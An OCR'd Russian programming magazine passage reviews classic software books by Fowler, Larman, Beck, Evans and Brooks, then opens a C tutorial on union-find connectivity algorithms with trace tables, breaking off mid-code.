
КНИГИ, КОТОРЫЕ ДОЛЖЕН ПРОЧИТАТЬ КАЖДЫЙ ПРОГРАММИСТ

Удивительно, как много может дать прочтение всего одной качественной книги по программированию. Чтобы самостоятельно получить аналогичные знания на практике, может потребоваться много лет активной работы. Поэтому наибольших успехов добивается разработчик, который читает книги лучших специалистов вместо того, чтобы тратить время на собственные исследования уже изученных и решенных проблем. В этой статье мы продолжаем знакомиться с книгами, которые должен прочитать каждый

ЧАСТЬ 2
ПЕРВАЯ ЧАСТЬ В 164 НОМЕРЕ

Архитектура корпоративных программных приложений М. Фаулер

Первый Закон Распределения Объектов гласит: «Не распределяйте объекты!»



Каждый разработчик когда-либо задавался вопросом, как правильно построить архитектуру реального корпоративного приложения. Как организовать взаимодействие пользовательского интерфейса, бизнес-правил и базы данных? Найти развернутые ответы на эти вопросы совсем не просто. Очень многие авторы рассказывают о микроархитектуре, о том, как правильно писать методы, создавать классы, решать вполне конкретные задачи программирования и проектирования. Книга Мартина Фаулера «Архитектура корпоративных программных приложений» детально описывает подходы к построению макроархитектуры приложений. При размере чуть более 500 страниц книга покрывает большинство вопросов организации архитектуры реальных крупных приложений от взаимодействия с базой данных до организации пользовательского интерфейса.

Фаулер подробно описывает принципы разбиения системы на слои (уровни). Он выделяет три основных слоя: источник данных, домен и представление. Источник данных представляет собой базу данных и программный код, инкапсулирующий взаимодействие с ней. Домен реализует бизнес-логику предметной области. Уровень домена может также включать в себя слой служб, для отделения представления от модели предметной области. Представление — это уровень пользовательского интерфейса (для веб-приложений — контроллер страниц или контроллер запросов и механизмы рендеринга разметки).

Автор выделяет три типовых решения для организации бизнес-логики: сценарий транзакций, модуль таблицы и модель предметной области. Сценарий транзакций применяется для относительно простых систем, при этом используется процедурно-ориентированная методология. Модель предметной области (пожалуй, наиболее популярный подход к организации бизнес-логики) предполагает создание классов для сущностей домена. Модуль таблицы — это упрощенный компромиссный вариант между сценарием транзакций и доменной моделью. Говоря о доступе к реляционным базам данных, Фаулер выделяет три основных шаблона: шлюз записи данных, шлюз таблицы данных и преобразователь данных (маппер).


Рассматривая типовые решения по представлению данных в веб, автор уделяет большое внимание описанию паттерна MVC и особенностям его реализации. Среди типовых решений для уровня пользовательского интерфейса рассматриваются представление с преобразованием, представление по шаблону и двухэтапное представление. Эти подходы используются практически всеми корпоративными приложениями. Представление по шаблону — наиболее популярный паттерн, используемый в PHP, ASP.NET (в том числе Razor), JSP. Для реализации представления с преобразованием часто используется XSLT.

В книге описываются паттерны, посвященные управлению параллельными заданиями, хранению состояния сеанса, распределенным вычислениям, рассматривается множество паттернов общего назначения: шлюз (Gateway), реестр (Registry), объект-значение (Value Object), частный случай (Special Case), дополнительный модуль (Plugin), фиктивная служба (Service Stub) и другие.

Удивительно, как много сложных вопросов построения архитектуры можно описать в одной небольшой книге. Фаулеру это удалось. Если у вас до сих пор нет этой книги, купите ее и прочитайте, она прольет свет на множество волнующих вас вопросов организации архитектуры приложений.

Применение UML 2.0 и шаблонов проективвания К. Ларман

Наиболее важным моментом объектно-ориентированной разработки является квалифицированное распределение обязанностей между программными объектами.



От первых требований клиента до готового программного продукта лежит долгий и нелегкий путь: утверждение требований, формирование прецедентов, анализ бизнес-процессов и предметной области, объектно-ориентированное проектирование... Помимо собственно программирования, необходимо выполнить огромную аналитическую работу. И если программировать в той или иной степени умеют все программисты, то с объектно-ориентированным анализом и проектированием (ООАП) на должном уровне знакомы немногие. Подробному описанию ООАП, методам его реализации и посвящена книга Крэга Лармана. Сложность и объем тематики книги определяют ее немалый размер — более 700 страниц.

Книга построена таким образом, что вопросы ООАП рассматриваются в последовательности, в которой они решаются согласно гибкому процессу разработки ПО — UP (Unified Process). Каждый аспект ООАП иллюстрируется конкретными примерами анализа и проектирования демонстрационных приложений. На начальной фазе формируется общее видение системы, выделяется и анализируется 10% наиболее важных требований, создаются такие базовые артефакты, как «видение и финансовые оценки», «модель прецедентов», «словарь терминов», «план итерации» и другие. Автор подробно говорит о понятии прецедентов и формате их описания. Из-за ее теоретической направленности первая часть книги достаточно сложная и читается нелегко, хотя это не умаляет ее важности. Наиболее интересна и увлекательна фаза развития, которая включает три итерации, содержащие методики построения модели предметной области, описание паттернов проектирования, подходов к архитектурному анализу и, конечно, знакомство с различными типами диаграмм UML.

Описание паттернов GRASP (General Responsibility Assignment Software Patterns) — самое ценное творение Лармана. Автор обращает внимание читателя, что «понимание принципов применения шаблонов GRASP для объектного проектирования — основная цель этой книги». Данная система паттернов включает девять шаблонов: Information Expert (Информационный эксперт), Creator (Создатель), Controller (Контроллер), Low Coupling (Слабая связанность), High Cohesion (Сильное зацепление), Polymorphism (Полиморфизм), Pure Fabrication (Чистая синтетика), Indirection (Посредник) и Protected Variations (Сокрытие реализации). Понимание этих шаблонов проектирования и следование им позволяет создать действительно надежную и гибкую архитектуру системы.

Сложно добавить что-то к словам Мартина Фаулера об этой книге: «Люди часто спрашивают меня о том, с помощью какой книги лучше всего познакомиться с миром объектно-ориентированного проектирования. С тех пор как я увидел книгу „Применение UML и шаблонов проектирования“, я рекомендую именно ее». Для знакомства с миром ООП эта книга обязательна к прочтению.

Экстремальное программирование К. Бек

Сделайте, чтобы это заработало, сделайте, чтобы это было написано правильно, сделайте, чтобы это работало быстро.



Ни для кого не секрет, что лишь немногие проекты по разработке ПО завершаются в срок и укладываются в отведенный бюджет. Очень часто случается, что после реализации продукта клиент остается недоволен результатом и утверждает, что он хотел совсем не это. Как организовать процесс разработки ПО так, чтобы избежать подобных проблем? Ответ на этот вопрос дает книга Кента Бека «Экстремальное программирование». Автор приводит следующее определение: «Экстремальное программирование — это упрощенная методика организации производства для небольших и средних по размеру команд специалистов, занимающихся разработкой программного продукта в условиях неясных или быстро меняющихся требований». Другими словами, экстремальное программирование (XP) применимо к большинству проектов.

В традициях Кента книга небольшая по размеру и содержит чуть более 200 страниц. Она разделена на три части: «Проблема», «Решение», «Реализация». «Проблема» дает общее описание методологии и проблем, которые позволяет решить XP. «Решение» рассматривает все составляющие и особенности XP в деталях. «Реализация» говорит о том, как внедрить XP в организации.

В начале книги Бек красочно описывает эпизод из программистской практики, который знакомит читателя с XP. Также он рассказывает о четырех переменных, которыми определяется модель разработки программного обеспечения: затраты, время, качество и объем работ. При этом четвертая переменная нередко упускается из виду, в то время как сокращение объема работ часто позволяет завершить работу в отведенное время с сохранением требуемого уровня качества.


Приведенная автором метафора вождения автомобиля прекрасно поясняет парадигму XP: «Чтобы управлять автомобилем, вовсе не обязательно добиваться от него, чтобы он постоянно ехал в жестко заданном направлении. Достаточно внимательно следить за тем, куда едет машина, и поправлять направление ее движения — чуть-чуть влево, затем чуть-чуть вправо». Как во время вождения автомобиля мы постоянно корректируем направление движения, учитывая изменяющиеся условия на дороге, так же и во время разработки ПО мы координируем свои действия в соответствии с текущими требованиями.

Основные принципы, составляющие XP: игра в планирование (planning game), небольшие версии (small releases), простой дизайн (simple design), разработка через тестирование (TDD), рефакторинг (refactoring), парное программирование (pair programming), коллективное владение кодом (collective ownership), непрерывная интеграция (continuous integration), заказчик на месте разработки (on-site customer) и соблюдение стандартов кодирования (coding standards).

Вся прелесть экстремального программирования в том, что оно позволяет в прогнозируемые сроки поставить клиенту именно тот продукт, который он ожидает, при этом сведя расходы на разработку к минимуму. Каждый профессиональный разработчик должен познакомиться с методологией XP. Если ты решил это сделать, прежде всего прочти эту книгу.

Разработка через тестирование К. Бек

Красный — зеленый — рефакторинг — это мантра TDD.



Сложно представить себе современную крупную программную систему, при создании которой не использовались модульные тесты. Действительно, программы, не обеспеченные необходимым набором тестов, практически невозможно поддерживать. От пользователя поступает запрос на выполнение небольшого изменения в системе. Ты оперативно его вносишь, и, о боже, вскоре в модуле, связанном с измененным, обнаруживается ошибка. Ты ее исправляешь, но через некоторое время «падает» два других модуля. Так может продолжаться до бесконечности. Для предотвращения подобных проблем и были придуманы модульные тесты, которые обеспечивают безопасность внесения изменений. Проблема состоит в том, что программистам, как правило, не хватает выдержки написать достаточное количество качественных тестов для функциональности, которая уже реализована. Поэтому появился новый подход к разработке Test-Driven Development (TDD), когда тесты пишутся до реализации функционала. Данному подходу посвящена книга Кента Бека «Экстремальное программирование. Разработка через тестирование».

TDD предполагает создание модульных тестов до написания рабочего кода приложения. Добавление функциональности невозможно без предварительного написания тестов на нее. Следование данному правилу обеспечивает покрытие функциональности тестами, а значит, и безопасность изменения программного кода. Автор утверждает, что «TDD — это способ управления страхом в процессе программирования». Начав с теста и двигаясь маленькими шагами, ты перестаешь бояться сложности задачи, ведь теперь она выполняется постепенно.

«Краткость — сестра таланта» — это в точности про Кента Бека. Все его книги при своем минимальном размере содержат максимум бесценной информации. Эта книга не исключение — ее размер чуть более 200 страниц. При этом весь материал читается и усваивается предельно просто. Книга разделена на три части. В первой части демонстрируется применение TDD на примере разработки приложения для мультивалютных расчетов. Вторая часть знакомит читателя с тем, как тестировать более сложную логику. В качестве примера приводится разработка инфраструктуры автоматического тестирования (xUnit). Третья часть посвящена паттернам для разработки через тестирование.

Согласно TDD, процесс разработки разбивается на множество небольших циклов. Каждый цикл представляет собой последовательность трех этапов: «красный — зеленый — рефакторинг». «Красный» предполагает написание небольшого теста, который не работает или даже не компилируется, из-за чего тест помечается красным цветом. На этапе «Зеленый» необходимо реализовать функциональность наиболее простым образом, так, чтобы тест сработал (позеленел). Третий, на практике самый трудоемкий этап «Рефакторинг» предполагает улучшение структуры кода и удаление дублирования. При этом очень важно соблюдать независимость создаваемых тестов, чтобы после «падения» определенного теста можно было точно сказать, реализация какой функциональности содержит ошибку.

Важность модульного тестирования невозможно переоценить. Недаром практически для каждого языка программирования существует свой xUnit-инструмент для создания блочных тестов. Если ты до сих пор не познакомился с трудом Кента Бека, обязательно сделай это как можно скорее. Освоение TDD позволит вывести разрабатываемое тобой программное обеспечение на качественно новый уровень.

Предметно-ориентированное проектирование Э. Эванс

Проект сталкивается с серьезными проблемами, когда в нем отсутствует единый язык.



Построение модели предметной области — одна из самых сложных задач в процессе проектирования программных систем. Корректная и полная модель позволяет «обуздать» порой безграничную сложность автоматизируемых бизнес-процессов. Опыт специалистов в области построения доменной модели породил ряд принципов, правил и паттернов, которые определяют Domain-Driven Design (DDD — в переводе на русский предметно-ориентированное проектирование). Это понятие было впервые введено Эриком Эвансом. В своей книге «Предметно-ориентированное проектирование» Эванс разложил по полочкам основные принципы и подходы к построению доменной модели.

Книга состоит из четырех частей. Первая часть, «Модель предметной области в работе», раскрывает задачи, которые решает предметно-ориентированное проектирование. Вторая часть, «Структурные элементы предметно-ориентированного проектирования», описывает принципы и паттерны, составляющие DDD. Третья часть, «Углубляющий рефакторинг», посвящена описанию общего процесса создания модели предметной области с применением подхода DDD. Четвертая, заключительная часть («Стратегическое планирование») посвящена проблемам применения DDD в условиях создания сложных систем, а также обеспечению взаимодействия с внешними системами.

Автор дает понять, насколько важно сформировать единую модель предметной области, неотделимую от реальной программной реализации. Верная модель выступает в роли единого языка, на котором общаются программисты и специалисты в предметной области. На этом языке происходит обмен информацией между программистами, с его помощью формируется документация, диаграммы и схемы.

К структурным элементам DDD относятся сущности, объекты-значения, службы и ассоциации. Сущности (entity) — это логически целостные объекты, обладающие индивидуальностью. Например, человек, клиент, заказ. Объекты-значения (value object), напротив, не имеют собственной идентичности, такие объекты используются для описания сущностей. К ним можно отнести дату, денежную сумму с указанием валюты и подобное. Службы, в отличие от других объектов, не имеют состояния и выполняют определенные операции, которые не свойственны сущностям и объектам-значениям. Ассоциации определяют отношения между всеми описанными элементами.

Каждый объект системы имеет свой цикл существования. Для управления объектами необходимо разрешить вопросы поддержания целостности и предотвращения излишней сложности управления их жизненным циклом. Для решения этих вопросов Эванс предлагает применять три архитектурных паттерна: агрегат, фабрика и хранилище. Агрегат (Aggregate) позволяет сократить количество ассоциаций и прояснить взаимосвязи между объектами. Фабрика (Factory) решает вопросы создания и восстановления сложных объектов. Хранилище (Repository) позволяет находить персистентные объекты, инкапсулируя при этом инфраструктуру доступа к данным.

Один из признанных лидеров разработки ПО, Кент Бек сказал о книге Эванса: «Эта книга должна стоять на полке у каждого мыслящего программиста». Хочется добавить к словам Кента, что книга должна не просто «стоять на полке» — ее должен прочитать каждый мыслящий программист.

Мифический человеко-месяц Ф. Брукс

Чтобы родить ребенка, требуется девять месяцев независимо от того, сколько женщин привлечено к решению данной задачи.



Возьми любую известную книгу об управлении проектами по созданию ПО, и ты непременно найдешь ссылку на монументальный труд Фредерика Брукса «Мифический человеко-месяц». Книга написана в 1975 году, но изложенные в ней теории и принципы актуальны и сегодня. Материал книги основан на собственном опыте Брукса по управлению проектом создания операционной системы OS/360 в компании IBM. В проекте принимало участие более 1000 человек. За три года работы над ОС было затрачено около 5000 человеко-лет!

Закон Брукса — принцип управления, наиболее часто цитируемый другими авторами, — гласит: «Если проект не укладывается в сроки, то добавление рабочей силы задержит его еще больше». Причина проблемы состоит в том, что в программировании, как правило, невозможно разбить задачу на определенное количество независимых частей. Подзадачи связаны между собой, поэтому последовательность работ накладывает свои ограничения на продолжительность выполнения. Еще одна причина кроется во времени, затрачиваемом на взаимодействие разработчиков между собой.

Чтобы свести к минимуму временные затраты на взаимодействие участников проекта, автор предлагает организовать «операционные бригады» — когда решением отдельной задачи занимается небольшая команда, состоящая из «хирурга» (главного программиста), «второго пилота» и ряда сотрудников, обеспечивающих работу бригады как единого целого.

Материалы одной из самых известных и обсуждаемых статей Брукса «Серебряной пули нет» представлены в одноименной главе книги. Брукс утверждает, что нет ни одного открытия, ни в технологии, ни в методах управления, использование которого обещало бы на порядок повысить производительность, надежность и простоту разработки ПО. Все прежние попытки повышения производительности разработки ПО разрешают лишь второстепенные сложности, тогда как решение основной сложности ложится на плечи программиста.

Данная книга оказала влияние на всю отрасль разработки программного обеспечения. Для того чтобы поверхностно изложить ее материал, не хватило бы целой статьи. Да это и не нужно, так как вряд ли получится рассказать лучше самого Брукса.

ЗАКЛЮЧЕНИЕ

Фрэнсис Бэкон сказал: «Некоторые книги нужно пробовать, другие — глотать, а очень немногие — прожевывать и переваривать». Мы выбрали лучшие, на наш взгляд, книги по программированию и предлагаем читателю «прожевать и переварить» их. Крэг Ларман познакомит с миром объектно-ориентированного анализа и проектирования. Мартин Фаулер снимет завесу тайны построения реальных корпоративных приложений. «Экстремальное программирование» обучит гибкому подходу к разработке XP. «Разработка через тестирование» приобщит к написанию тестов, чем поможет обеспечить надежность и простоту поддержки кода ваших программ. Эрик Эванс заложит навыки построения наиболее оптимальной и корректной доменной модели. «Мифический человеко-месяц» познакомит с основами менеджмента проектов по разработке ПО.

deeonis (deeonis@gmail.com)



РЕШЕНИЕ ЗАДАЧИ СВЯЗНОСТИ

Алгоритмы объединения-поиска

В наше время, когда даже мобильные телефоны имеют четырехъядерные процессоры с гигагерцами тактовой частоты, программисты редко задумываются об экономном расходовании ресурсов компьютера и скорости выполнения поставленных задач. Это вовсе не вина кодеров — просто большинство современных программ решают не настолько критичные задачи, чтобы думать об их оптимизации. Но когда дело доходит до серьезных вычислений, даже на самых мощных суперЭВМ требуется использовать правильные алгоритмы.

Ввод	Вывод	Путь
3-4	3-4	
4-9	4-9	
8-0	8-0	
2-3	2-3	
5-6	5-6	
2-9		2-3-4-9
5-9	5-9	
7-3	7-3	
4-8	4-8	
5-6		5-6
0-2		0-8-4-3-2
6-1	6-1	

Таблица 1. Пример задачи связности

Сегодня мы попробуем решить так называемую задачу связности. Чтобы понять, о чем мы вообще будем говорить, нужно немного вникнуть в суть проблемы. Предположим, что у нас есть набор данных, каждый элемент которого представляет собой пару натуральных чисел. Числа эти находятся в диапазоне от 0 до N, и их количество также равно N. Каждая пара чисел p-q означает, что p связано с q. Более того, эта связь транзитивна. Для тех, кто прогуливал лекции, скажем, что транзитивность обозначает следующее: если p связано с q, а q связано с r, то из этого следует, что p связано с r. Нам надо написать программу, которая бы последовательно получала на ввод пары таких чисел и выводила бы только те из них, которые образуют новые связи. Чтобы было понятней, рассмотрим пример (см. таблицу 1).

Мы представили работу нашей программы в виде таблицы. Первый столбец, который мы назвали «Ввод», — это пары чисел, которые программа получает на вход. Второй столбец — это то, что покажет программа пользователю после вбивания соответствующих цифр. То есть в этом столбце отображаются либо пары чисел, которые образуют новые связи, либо ничего. Ячейки третьего столбца содержат в себе путь для пар чисел, которые не образуют новых связей. Например, пара 2-9 уже связана между собой последовательностью чисел 2-3-4-9, которая была получена на основе данных, введенных ранее. Еще раз взгляни на нашу таблицу, так как правильно понять задачу — ключ к тому, чтобы верно построить алгоритм ее решения.

Но это все теория. На практике определение связности элементов может применяться в разных ситуациях. Например, в языках программирования, в которых используются не сами переменные, а ссылки на них. Собственно, с изобретателей таких языков все и началось. Именно такое приложение дало старт исследованию задачи связности.

Если еще раз взглянуть на таблицу 1 и попытаться в уме прикинуть, как работала бы наша программа, то можно понять, что она сначала должна определить, представляет ли собой вводимая пара чисел новую связь или нет. Для этого алгоритм должен уметь искать такие числа в уже сформированных множествах, и если оба числа обнаружены в одном множестве, то связь считается не новой, если же в двух разных, то программа должна уметь объединять эти множества друг с другом. Таким образом, весь алгоритм построен на двух абстрактных операциях — поиске и объединении, а также на структуре данных, которая позволит этим абстрактным операциям выполняться наиболее эффективно.

МЕТОД БЫСТРОГО ПОИСКА

Как уже было сказано выше, алгоритмы семейства объединения-поиска основаны на операциях find и union и структуре данных, с которой будут работать эти операции. Такой структурой у нас будет простой массив, элементами которого являются целые числа. Этот массив будет хранить информацию, требуемую для работы find и union. Для простоты ограничим размер массива 1000 элементов, тем самым определив максимальное значение числа в паре. Это значение будет равно 999. Давай сразу взглянем на код.

Реализация метода быстрого поиска

```
#include <stdio.h>
#define N 1000

int main()
{
   int i, p, q, t;
   int id[N];

   // Инициализация массива
   for (i = 0; i < N; i++)
      id[i] = i;

   while (scanf("%d %d\n" , &p, &q) == 2)
   {
      // Операция поиска
      if (id[p] == id[q])
         continue;
      // Операция объединения
      for (t = id[p], i = 0; i < N; i++)
         if (id[i] == t)
            id[i] = id[q];
      printf("\t%d %d\n", p, q);
   }
}
```

Первой строкой функции main, помимо переменных для пар чисел p и q и временных переменных, мы также объявляем массив id, который содержит запись для каждого объекта и обладает тем свойством, что элементы id[p] и id[q] равны тогда и только тогда, когда объекты p и q связаны. На начальном этапе этот массив инициализируется значениями от 0 до N – 1 с помощью цикла for. Далее мы начинаем считывать пары чисел и проверять их на связность.

Первым делом мы сравниваем id[p] и id[q]; если они равны, то считаем, что p и q уже связаны между собой, и поэтому переходим к следующей паре. Собственно, эта конструкция if и является абстрактной операцией поиска. Но если мы не находим связи p и q на основе данных массива, мы должны создать новую при помощи union. Для этого мы просматриваем массив id, изменяя все записи с индексом p на записи с индексом q. Эти действия объединяют два разных множества, которые содержат p и q. Ну и не стоит забывать, что программа должна вывести пары, которые образуют новые связи, поэтому в завершение обработки пары выводим p и q.

Так как find фактически реализуется всего одним оператором сравнения, а union должна проходить по всему массиву, то такой алгоритм называют быстрым поиском. Он выполняет не менее MN инструкций, где N — это количество объектов, для которых требуется выполнить M операций объединения. Если количество объектов невелико, например несколько тысяч, то такой подход приемлем. С миллионами же вводимых значений мы немножко обломаемся.

Впрочем, перед тем, как попробовать усовершенствовать метод быстрого поиска, давай пройдемся по набору данных, использованному нами в таблице 1. Визуализация работы quick-find алгоритма представлена в таблице 2. Каждая строка таблицы — это состояния переменных p и q (первые два столбца), а также массива id на начальной стадии и при вводе новых пар чисел. Красным отмечены значения элементов массива, которые изменились из-за операции union, а зеленым — значения, на которые были заменены числа в красных ячейках (см. таблицу 2).

Эти же данные можно представить в виде дерева. Можно считать, что объекты вершины деревьев представляют множества, к которым они принадлежат, а остальные указывают на представителя их множества. Следует обратить внимание на то, что связи между объектами в этом представлении необязательно соответствуют связям вводимых пар. Эти деревья отображают информацию, которую запоминает алгоритм, чтобы в дальнейшем было возможно определить, соединены пары или нет.

МЕТОД БЫСТРОГО ОБЪЕДИНЕНИЯ

Скорость работы предыдущего алгоритма не очень велика. Для исправления этого недостатка был придуман метод быстрого объединения. В его основе лежит все тот же массив, индексиро-

p	q	0	1	2	3	4	5	6	7	8	9
3	4	0	1	2	4	4	5	6	7	8	9
4	9	0	1	2	9	9	5	6	7	8	9
8	0	0	1	2	3	4	5	6	7	0	9
2	3	0	1	9	9	4	5	6	7	0	9
5	6	0	1	9	9	9	6	6	7	0	9
2	9	0	1	9	9	9	6	6	7	0	9
5	9	0	1	9	9	9	9	9	7	0	9
7	3	0	1	9	9	9	9	9	9	0	9
4	8	0	1	0	0	0	0	0	0	0	0
5	6	0	1	0	0	0	0	0	0	0	0
0	2	0	1	0	0	0	0	0	0	0	0
6	1	1	1	1	1	1	1	1	1	1	1

Таблица 2. Визуализация быстрого поиска

ванный по именам объектов, но используется иная интерпретация значений, что приводит к более сложной структуре данных. В такой структуре каждый объект указывает на другой объект того же множества. Чтобы проверить, находятся ли два объекта в одном и том же множестве, следует пройти по указателям на каждый из них, пока мы не достигнем объекта, указывающего на самого себя. Если найденные объекты равны, то пара p-q находится в одном множестве и, следовательно, связана между собой. В противном случае, если мы получили разные объекты, указывающие сами на себя, нам нужно создать связь между p-q.

Реализация метода быстрого объединения

```
int main()
{
    int i, j, p, q;
    int id[N];

    for (i = 0; i < N; i++)
        id[i] = i;

    while (scanf("%d %d\n" , &p, &q) == 2)
    {
        // Операция поиска
        for (i = p; i != id[i]; i = id[i]);
        for (j = q; j != id[j]; j = id[j]);
        if (i == j)
            continue;
        // Операция объединения
        id[i] = j;
        printf("\t%d %d\n", p, q);
    }
}
```

Как мы видим, операция find теперь реализуется с помощью двух циклов for, а union, напротив, состоит всего из одного оператора равенства == в условии if. Именно поэтому алгоритм называется методом быстрого объединения. Для более наглядного представления его работы можно посмотреть на таблицу 3.


Из таблицы видно, что мы следуем указателям из p, чтобы дойти до элемента i, для которого id[i] == i. То же самое мы делаем и для q. Значения i и j при поиске для пары 5-6 будут 5-6-9-0 и 6-9-0 соответственно. Если представить все это в виде деревьев, то картина получится гораздо интересней, чем при быстром поиске. Глубина связей тут больше, чем у quick-find. Новый алгоритм действительно можно считать более совершенным: он устраняет главный недостаток быстрого поиска (для выполнения M операций объединения на N объектов программе нужно выполнить минимум MN инструкций). Но, несмотря на это, нельзя гарантировать, что работа алгоритма быстрого объединения будет намного эффективнее быстрого поиска. В общем случае для M > N может потребоваться выполнение более MN/2 инструкций. Но вот на сколько больше будет это число — зависит от набора входных данных.

В наихудшем случае, когда пары вводятся в порядке 1-2, 2-3, 3-4 и так далее, мы получим сложность гораздо больше MN/2, а дерево связей превратится в одну прямую линию.


ВЗВЕШЕННАЯ ВЕРСИЯ БЫСТРОГО ОБЪЕДИНЕНИЯ

Чтобы обезопасить себя от последствий «худшего случая», нужно немного изменить алгоритм quick-union. Мы будем объединять деревья не случайным образом, а на основе количества узлов в них, то есть меньшее дерево будет сливаться с большим.

Для этих целей нам потребуется ввести дополнительный массив, который будет хранить информацию о количестве узлов в деревьях. Плюс нам потребуется дописать несколько строк кода, которые будут использовать информацию из этого массива.



Представление быстрого поиска в виде дерева



Представление быстрого объединения в виде дерева

p	q	0	1	2	3	4	5	6	7	8	9
3	4	0	1	2	4	4	5	6	7	8	9
4	9	0	1	2	4	9	5	6	7	8	9
8	0	0	1	2	4	9	5	6	7	0	9
2	3	0	1	9	4	9	5	6	7	0	9
5	6	0	1	9	4	9	6	6	7	0	9
2	9	0	1	9	4	9	6	6	7	0	9
5	9	0	1	9	3	9	6	9	7	0	9
7	3	0	1	9	4	9	6	9	9	0	9
4	8	0	1	9	4	9	6	9	9	0	0
5	6	0	1	9	4	4	6	9	9	0	0
0	2	0	1	9	4	9	6	9	9	0	0
6	1	1	1	9	4	9	6	9	9	0	0

Таблица 3. Визуализация быстрого объединения

Реализация взвешенной версии быстрого объединения

```
int main()
{
    int i, j, p, q;
    int id[N], sz[N];

    for (i = 0; i < N; i++)
    {
        id[i] = i;
        sz[i] = 1;
    }

    while (scanf("%d %d\n" , &p, &q) == 2)
    {
        // Операция поиска
        for (i = p; i != id[i]; i = id[i]);
        for (j = q; j != id[j]; j = id[j]);
        if (i == j)
            continue;
        // Операция взвешенного объединения
        if (sz[i] < sz[j])
        {
            id[i] = j;
            sz[j] += sz[i];
        } else
        {
            id[j] = i;
            sz[i] += sz[j];
        }
        printf("\t%d %d\n", p, q);
    }
}
```

Такие небольшие модификации предыдущего алгоритма дают нам отличную экономию процессорного времени. Количество инструкций, которые алгоритм взвешенного быстрого объединения использует для обработки M ребер между N объектами, не превышает значения M lg N, умноженного на некоторую константу. При решении с помощью этого метода очень сложных задач мы получаем линейную зависимость требуемого времени от количества вводимых данных.

Если построить дерево, которое получится в результате работы weighted quick-find на парах чисел из таблицы 1, то мы сразу увидим разницу по сравнению с деревом невзвешенной версии метода. А худший случай, когда данные представляют собой пары 1-2, 2-3, 3-4 и так далее, перестанет таковым являться. Напомним, что простое быстрое объединение на этих парах чисел приводило к построению дерева, представляющего собой прямую.

ВЗВЕШЕННОЕ БЫСТРОЕ ОБЪЕДИНЕНИЕ СО СЖАТИЕМ ПУТЕЙ

Мы уже добились неплохих результатов. Чтобы еще повысить эффективность алгоритма, существует множество приемов, и один из них — сжатие путей. Суть его заключается в том, что в идеале мы должны получить такое дерево связей, как при методе быстрого поиска. То есть все объекты должны напрямую указывать на вершину. Добиться этого можно разными способами. Мы рассмотрим сжатие путей методом деления пополам.

Взвешенное быстрое объединение с делением пополам

```
int main()
{
    int i, j, p, q;
    int id[N], sz[N];


    for (i = 0; i < N; i++)
    {
        id[i] = i;
        sz[i] = 1;
    }

    while (scanf("%d %d\n" , &p, &q) == 2)
    {
        // Операция поиска и сжатие путей делением их
            пополам
        for (i = p; i != id[i]; i = id[i])
            id[i] = id[id[i]];
        for (j = q; j != id[j]; j = id[j])
